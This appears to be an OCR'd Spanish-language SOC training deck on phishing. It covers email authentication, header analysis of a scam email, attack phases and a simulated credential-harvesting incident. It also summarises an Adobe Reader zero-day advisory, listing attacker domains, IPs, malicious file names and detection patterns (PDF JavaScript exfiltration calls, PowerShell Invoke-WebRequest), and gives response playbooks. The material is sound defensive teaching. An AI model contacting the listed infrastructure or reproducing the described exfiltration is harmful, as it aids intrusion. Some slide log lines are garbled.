Añade una firma digital criptográfica al encabezado del correo. Asegura que el mensaje no ha sido alterado en tránsito.

## DMARC (Domain-based Message Authentication, Reporting, and Conformance)


Política que define cómo el servidor receptor debe manejar los correos que fallan SPF o DKIM (p.ej., cuarentena o rechazo). Proporciona informes.

# Protocolos de Autenticación de Correo: SPF, DKIM y DMARC

**SPF** (Sender Policy Framework)

**DKIM** (DomainKeys Identified Mail)

**DMARC** (Domain-based Message Authentication, Reporting, and Conformance)


```
v=spf1 include:_spf.google.com ip4:1.2.3.4 ~all
```

# Protocolos de Autenticación de Correo: SPF, DKIM y DMARC

**SPF** (Sender Policy Framework)

**DKIM** (DomainKeys Identified Mail)

**DMARC** (Domain-based Message Authentication, Reporting, and Conformance)


```
DKIM-Signature: v=1; a=rsa-sha256;
d=example.com; s=s1;h=from:to:subject;
bh=uMixy0BsCqhbru4fqPZQdeZY5Pq865sNAnOAxNgUS0
s=;b=LiIvJeRyqMo0gngiCygwpiKphJjYezb5kXBKCNj8
DqRVcCk7obK6OUg4o+EufEbB...
```

# Protocolos de Autenticación de Correo: SPF, DKIM y DMARC

**SPF** (Sender Policy Framework)

**DKIM** (DomainKeys Identified Mail)

**DMARC** (Domain-based Message Authentication, Reporting, and Conformance)


```
v=DMARC1; p=none;
rua=mailto:dmarc@yourdomain.com
```

# Membresía de los Illuminati

TI

The illuminati <[redacted].gob.ar>
To

Reply | Reply All | Forward | ...

sá. 28/03/2026 11:27

**Únete a los Illuminati: ¿Te interesa formar parte de la hermandad Illuminati? ¿Quieres ser parte de un grupo de personas amables que buscan expandir tu conocimiento para alcanzar el crecimiento personal? ¿O aspiras a ser rico, poderoso y famoso? Si la respuesta es SÍ, contáctanos únicamente a través de este correo electrónico oficial de reclutamiento: (info@conf[redacted]) para obtener más información.**
**Esperamos tu respuesta.**

| | | |
|---|---|---|
| **Received** | from mx.jag.gba.gob.ar [redacted]:51536 helo=[redacted]r) by nl1-ss1[redacted]... for [redacted]com; Sat, 28 Mar 2026 12:00:16 +0100 | La añadió el servidor receptor y muestra una conexión SMTP real desde la IP pública 1[redacted]0, asociada a la infraestructura emisora. Indica que el mensaje no parece un spoofing básico enviado desde un tercero cualquiera. |
| **SPF** | SPF_PASS SPF: sender matches SPF record | La IP emisora estaba autorizada por la política SPF del dominio remitente. Refuerza que el correo salió por infraestructura permitida por [redacted]gob.ar. |
| **DKIM** | DKIM_VALID_AU, DKIM_VALID_EF, DKIM_VALID, DKIM_SIGNED | El mensaje llevaba firma DKIM válida para el dominio autor y el envelope-from. Esto respalda que el correo fue procesado por un sistema con acceso legítimo a la firma del dominio. |
| **From** | "The illuminati" <[redacted]r> | El nombre visible es claramente fraudulento, pero la dirección pertenece al dominio institucional. La combinación es consistente con abuso de cuenta, compromiso o envío indebido desde cuenta real. |
| **Subject** | Membresía de los Illuminati | El asunto constituye un indicador claro de contenido fraudulento o scam. Aporta contexto sobre la intención |

| | | |
|---|---|---|
| **X-Mailer** | Zimbra 10.1.10_GA_4200003 (ZimbraWebClient - FF149 (Win)/10.1.10_GA_4200003) | Sugiere envío desde Zimbra Webmail. Es compatible con uso interactivo de una cuenta real, más que con una falsificación SMTP externa simple. |
| **X-Originating-IP** | [redacted] | Indica origen interno o privado dentro de la red del remitente. Es útil para correlación con logs, aunque esta cabecera por sí sola no es concluyente porque puede depender de cómo la plataforma la genere. |
| **Message-ID** | <403755783.2288742.1774693625[redacted] r[redacted]ob.ar> | Identificador coherente con JavaMail/Zimbra y con el dominio emisor. Apoya la hipótesis de generación interna en la plataforma legítima. |
| **X-Virus-Scanned** | amavis at [redacted].ar | Indica que el mensaje pasó por la cadena interna de filtrado del entorno del remitente. Refuerza que fue tratado por su MTA real antes de salir al exterior. |
| **Received interno** | from m[redacted]gob.ar ([127.0.0.1]) by localhost ... (amavis, port 10026/10032) | Muestra procesamiento local entre Postfix y Amavis. Es típico de una arquitectura de correo legítima con filtrado interno. |
| **Reputación IP** | RCVD_IN_HOSTKARMA_BL [17[redacted]10 listed in hostkarma.junkemailfilter.com] | La IP emisora presentaba mala reputación en al menos una blacklist. Aporta contexto de riesgo o abuso previo, pero no prueba por sí sola compromiso actual. |
| **Cabecera ausente** | MISSING_HEADERS Missing To: header | La ausencia de To: es compatible con envío por BCC o campañas masivas. Es un indicador operativo frecuente en spam o phishing. |

[TÍTULO: FASES DEL ATAQUE]

# Interacción y Explotación

[FASE_3_INTERACCIÓN_DE_LA_VÍCTIMA]

## La víctima hace clic, abre un adjunto o introduce credenciales.

Telemetría visible:

- clic en URL desde correo
- navegación a dominios con mala reputación
- descarga de archivos sospechosos
- ejecución de procesos anómalos desde Office o navegador
- conexión a infraestructura externa no habitual

[CATEGORÍA: Phishing Credenciales]

Víctima entrega usuario, contraseña, código MFA o aprueba push

- login desde geografía anómala
- 'impossible travel'
- Muchos intentos fallidos/exitoso
- Acceso a cloud apps
- Reglas de reenvío

[CATEGORÍA: Phishing Malware]

Adjunto o enlace descarga un payload

- scripts/procesos inusuales
- persistencia en tareas
- Beaconing towards C2
- Ficheros creados en rutas temporales

[CATEGORÍA: BEC]

Sin malware, objetivo es secuestrar correo o convencer para transferencias

- Acceso a buzón
- Reglas para ocultar respuestas
- Cambios en firmas/reenvíos
- Conversaciones financieras anómalas

[TÍTULO: FASES DEL ATAQUE]

# Interacción y Explotación

[FASE_3_INTERACCIÓN_DE_LA_VÍCTIMA]

La víctima hace clic, abre un adjunto o introduce credenciales.

Telemetría visible:

- clic en URL desde correo
- navegación a dominios con mala reputación
- descarga de archivos sospechosos
- ejecución de procesos anómalos desde Office o navegador
- conexión a infraestructura externa no habitual

## ¿Qué tecnología permite al SOC ver cada elemento?


Threat Intelligence Feeds
(Fuentes de Inteligencia de Amenazas)
IDS / IPS (Sistemas de Detección/Prevención de Intrusos)
Firewalls
Antivirus / EDR
(Endpoint Detection and Response)
Servidores y Sistemas Operativos
(Windows, Linux, macOS)
¿Qué tecnología permite al SOC ver cada elemento?
Alertas Automáticas & Notificaciones
Dashboards y Reportes de Seguridad
Integración con SOAR
(Respuesta Automatizada)
Aplicaciones Web & WAF
Routers / Switches
(NetFlow)


Anatomía de un Ataque Inicial
Phishing y el Primer Compromiso
[ Simulador SOC MedData ]
CORRELACIÓN: N/A
[!] ANOMALÍA RED: Puerto 443
ANALIZANDO: IP 192.168.1.10
[!] TRÁFICO SALIENTE DETECTADO
CORRELACIÓN: N/A
AMENAZA CONFIRMADA:
Payload Phishing Detectado
(ID: 0xDEADBEEF)

# TICKET DE INCIDENTE: EL CASO DE MARÍA GÓMEZ

## Context


Reporte de usuario sobre un email interno solicitando “actualizar datos VPN”.

## Raw Data

Usuario: maria.gomez

Acción: Clic en enlace (meddata.com/vpn -> redirección a badsite.com)

Resultado: Ingreso de credenciales corporativas.

Síntoma reportado: Breve parpadeo en la web y solicitud de reingreso de datos.

# LA ILUSIÓN ÓPTICA DE LA COSECHA DE CREDENCIALES

# DIFERENCIA ENTRE DATOS CRUDOS Y ALERTAS ÚTILES

## EVENTO

Algo simple que pasa en el sistema.

Son muchísimos y ocurren todo el tiempo.

Ejemplo: "María inició sesión en el sistema".

## ALERTA

Un evento que es importante por el contexto.

Son pocas y avisan de un posible peligro.

Ejemplo: "María inició sesión desde una IP desconocida a las 3:00 AM".

# Del Ruido de Fondo a la Alarma Crítica

## Señal Débil

**Poca trascendencia o relevancia**. Picos aislados de red, errores de login habituales.

## Señal Media


**Trascendencia moderada.** Ejecución de PowerShell codificado, múltiples fallos de autenticación.

## Señal Fuerte

**Alta trascendencia, crítica.** Conexión establecida a un dominio dinámico malicioso conocido.

**El arte del SOC consiste en sumar señales débiles para confirmar una señal fuerte.**

# El Puente de Mando del Atacante Oculto a Plena Vista




**Concepto:** Command & Control (C2). Una comunicación periódica y parametrizada para el control de herramientas dentro de la red.

**Funciones Tácticas:** Exfiltración de datos, persistencia en la red, túneles DNS.


**Método de Evasión:** Se camufla dentro del tráfico legítimo de la empresa (HTTP/DNS, Shadow IT, Dominios Dinámicos) para evadir el firewall.

FASE DE ANÁLISIS | EL "PACIENTE CERO": MARÍA GÓMEZ


Al colocar el cursor sobre el enlace (hovering), el cliente de correo revela el Target URI real, exponiendo la discrepancia fatal con el texto mostrado.

# Conectando los Nodos de la Telemetría

**Regla de Oro:** No mires una alerta aislada; busca la historia completa.



# Objetivos Tácticos en Security Onion

**Contexto:** Iniciar investigación sobre `badsite.com` e IP relacionadas.

- [ ] ¿En qué momento exacto ocurrió la conexión?
- [ ] ¿Existen pruebas de que María hizo clic en el enlace?
- [ ] ¿Se ejecutaron procesos o scripts (whoami, Invoke-WebRequest)?
- [ ] ¿Hay evidencia de comunicación interna posterior desde ese equipo?

# Síntesis Post-Mortem del Primer Compromiso

## Hechos Confirmados

2023-10-27 14:32:10 UTC HTTP/1.1 GET
2023-10-27 14:32:10 UTC GET https://www.map.rv HTTP/1.1

- [x] Interacción directa con badsite.com confirmada.

2023-10-27 14:32:10 UTC PROTESAT
2023-10-27 14:32:10 UTC cmd.exe
2023-10-27 14:32:10 UTC powershell.exe

- [x] Ejecución de comandos de reconocimiento local.

cmd.exe
powershell.exe
netstat

- [x] Generación de tráfico de red anómalo.

## Evaluación de Crisis

- ⚠ ¿Qué acción táctica recomiendas ejecutar en este instante?
- ⚠ ¿Qué información falta antes de escalar el incidente al nivel 2?

# La Evolución de la Improvisación a la Ingeniería de Procesos

Investigar improvisando.

Procesos repetibles, decisiones documentadas, consistencia operativa.

Un SOC maduro no depende del instinto; depende de la ejecución estructurada del Playbook.

# Arquitectura de Respuesta y Contención

## 1. Identificación

- Origen, destino, reputación del dominio (badsite.com).

## 2. Investigación

- Eventos previos/posteriores, comandos como whoami, artefactos locales.

## 3. Evaluación de Riesgo

- Criticidad del host, nivel de privilegios del usuario. (Bajo, Medio, Alto).

# Arquitectura de Respuesta y Contención

### 4. Contención

- Aislar endpoint afectado, bloquear dominio malicioso, resetear credenciales.

### 5. Erradicación

- Eliminar scripts/artefactos, validar integridad del sistema.

### 6. Lecciones Aprendidas

- Actualizar reglas de detección, mejorar playbooks, formación.

# Inteligencia Táctica sobre badsite.com

**Perfil de Amenaza: Infraestructura C2 / Credential Harvesting.**

```
{
  Indicadores de Compromiso (IOCs):
    - Consultas DNS repetitivas a dominios dinámicos.
    - Tráfico HTTP periódico (Beaconing).
    - Ejecución de secuencias PowerShell (Invoke-WebRequest).
    - Creación de ficheros de volcado de información (sysinfo.txt).
}
```

# El Eje Cognitivo del Analista SOC

## Investigar = Reducir Incertidumbre

Supporting Principles:
- Una alerta no es un ataque.
- Pero toda alerta merece contexto.

Resultado Esperado:
Identificar la anomalía, entender la repetición, escalar con precisión (No se exige atribución compleja).

# La Amenaza ya Reside en el Interior

Contexto:
Hemos contenido el primer impacto en el endpoint. Pero el atacante ya posee una contraseña válida.

Pregunta Abierta:
¿Qué ocurre cuando el enemigo comienza a moverse en silencio por la red corporativa usando credenciales legítimas?

Próxima Sesión:
**Movimiento Lateral y Abuso de Identidad.**

# Adobe Reader zero-day vulnerability in active exploitation

April 9, 2026 | Written by Sophos Counter Threat Unit Research Team

**9 abril 2026**

## Hackers exploiting Acrobat Reader zero-day flaw since December

By Sergiu Gatlan — April 9, 2026 — 05:22 AM — 5

**Desde diciembre de 2025**

Al abrir el PDF, **se ejecuta JavaScript ofuscado** dentro del archivo. Ese código recopila información del equipo —como idioma, versión del sistema operativo, versión de Adobe Reader y ruta local del PDF— y la envía a un **servidor controlado por el atacante**. Además, el PDF puede recibir desde ese servidor **exploits adicionales**, incluso de ejecución remota de código o evasión del sandbox.

Subid temporalmente la criticidad de todo PDF entrante externo. Todo PDF recibido desde fuera de la red debe ser revisado.

Bloquead y alertad por los IOCs de red ya publicados: ado-read-parser[.]com, IPs 169.40.2.68:45191 y 188.214.34.20:34123, y cread una alerta específica para tráfico HTTP/HTTPS con el User-Agent Adobe Synchronizer.

Cread detecciones EDR/XDR centradas en Adobe Reader/Acrobat. AdobeCollabSync.exe realizando conexiones salientes

Detección por cadenas o telemetría relacionada con llamadas PDF JavaScript a RSS.addFeed() y util.readFileIntoStream()

Alerta crítica ante presencia de yummy_adobe_exploit_uwu.pdf o Invoice540.pdf y hashes publicados [6, hasta ahora].

Crear alerta en base a secuencia email con PDF externo → apertura en Reader/Acrobat → conexión saliente de Reader/AdobeCollabSync → resolución DNS o salida al dominio/IP sospechosa

Aplicad contención agresiva en cualquier host sospechoso. Aislar equipo, preservar PDF.

Mandad una comunicación breve a usuarios y Service Desk

Monitorización diaria de boletines de Adobe.

# Post-explotación y Persistencia

Si el ataque tiene éxito, ya no es ‘solo phishing’; pasa a ser una intrusión inicial

## POST-EXPLOTACIÓN – SEÑALES OBSERVABLES:

- Uso de credenciales robadas en VPN, correo corporativo, plataformas cloud
- Enumeración de directorios y buzones
- Movimientos laterales hacia otros sistemas
- Acceso a repositorios de documentos o almacenamiento compartido
- Exfiltración de datos
- Envío de nuevos correos de phishing desde la cuenta comprometida

## PERSISTENCIA Y EXPANSIÓN – TÉCNICAS COMUNES:

- Registro de aplicaciones OAuth maliciosas con permisos excesivos
- Reglas de correo para ocultación de actividad
- MFA fatigue (bombardeo de notificaciones push)
- Robo de tokens de sesión (token theft)
- Uso de la cuenta comprometida para atacar a terceros internos o externos

# Evidencias y Señales de Alerta para el SOC

## [FUENTES_DE_TELEMETRÍA_QUE_CORRELACIONA_UN_SOC]

Secure Email Gateway: remitente, autenticación, adjuntos, URLs

Telemetría de endpoint: procesos, scripts, persistencia, conexiones

Proxy/DNS: dominios, reputación, beaconing

IAM/SSO: logins, MFA, riesgo de sesión

Logs de plataformas cloud: reglas de bandeja, consentimientos OAuth, reenvíos, accesos

SIEM: correlación: correo + clic + login + actividad posterior

## [COMBINACIONES_DE_ALERTA_MÁS_RELEVANTES]

1. Usuario recibe correo sospechoso + hace clic + login cloud anómalo.
2. Adjunto Office + ejecución de proceso hijo anómalo.
3. Creación de regla de reenvío justo después de un login extraño.
4. Múltiples usuarios recibiendo el mismo asunto o dominio.
5. Cuenta comprometida enviando correos internos poco después.


# En un ataque de phising, al SOC le preocupan especialmente estas combinaciones:

## 1. Flujo de Compromiso de Usuario


## 2. Ejecución Maliciosa desde Adjunto


## 3. Persistencia Post-Login


## 4. Campaña Dirigida Masiva




## 5. Propagación Interna

# Ciclo de Respuesta del SOC ante Phishing

**1.** Identificar el alcance de la campaña

**2.** Localizar usuarios impactados

**3.** Bloquear dominio, URL, hash o remitente malicioso


**4.** Aislar el endpoint si hubo ejecución de código

**5.** Resetear credenciales y revocar sesiones y tokens activos

**6.** Revisar reglas de correo, permisos OAuth y configuración de MFA

**7.** Hacer hunting de actividad lateral o exfiltración

**8.** Erradicar y documentar IOCs y TTPs del ataque

El objetivo es contener el impacto, restaurar la seguridad de la identidad comprometida y evitar que el atacante se mantenga dentro del entorno

# RESUMEN: DEL CORREO AL INCIDENTE

[SOC ANALYST MINDSET: EL PHISHING ES SOLO EL INICIO]

El phishing es el punto de partida de muchos incidentes graves, no el incidente en sí mismo.

Como analista SOC, la tarea no es solo detectar el correo fraudulento, sino entender qué pasó después:

- ¿Interactuó el usuario?
- ¿Se robaron credenciales?
- ¿Hubo acceso real a sistemas?
- ¿El atacante persiste dentro del entorno?

[CLAVE: CORRELACIÓN DE FUENTES Y RESPUESTA]

La distinción entre recepción, interacción y compromiso determina la urgencia y el tipo de respuesta

Correlacionar fuentes (correo, endpoint, identidad, plataformas cloud) es fundamental para tener visibilidad completa del incidente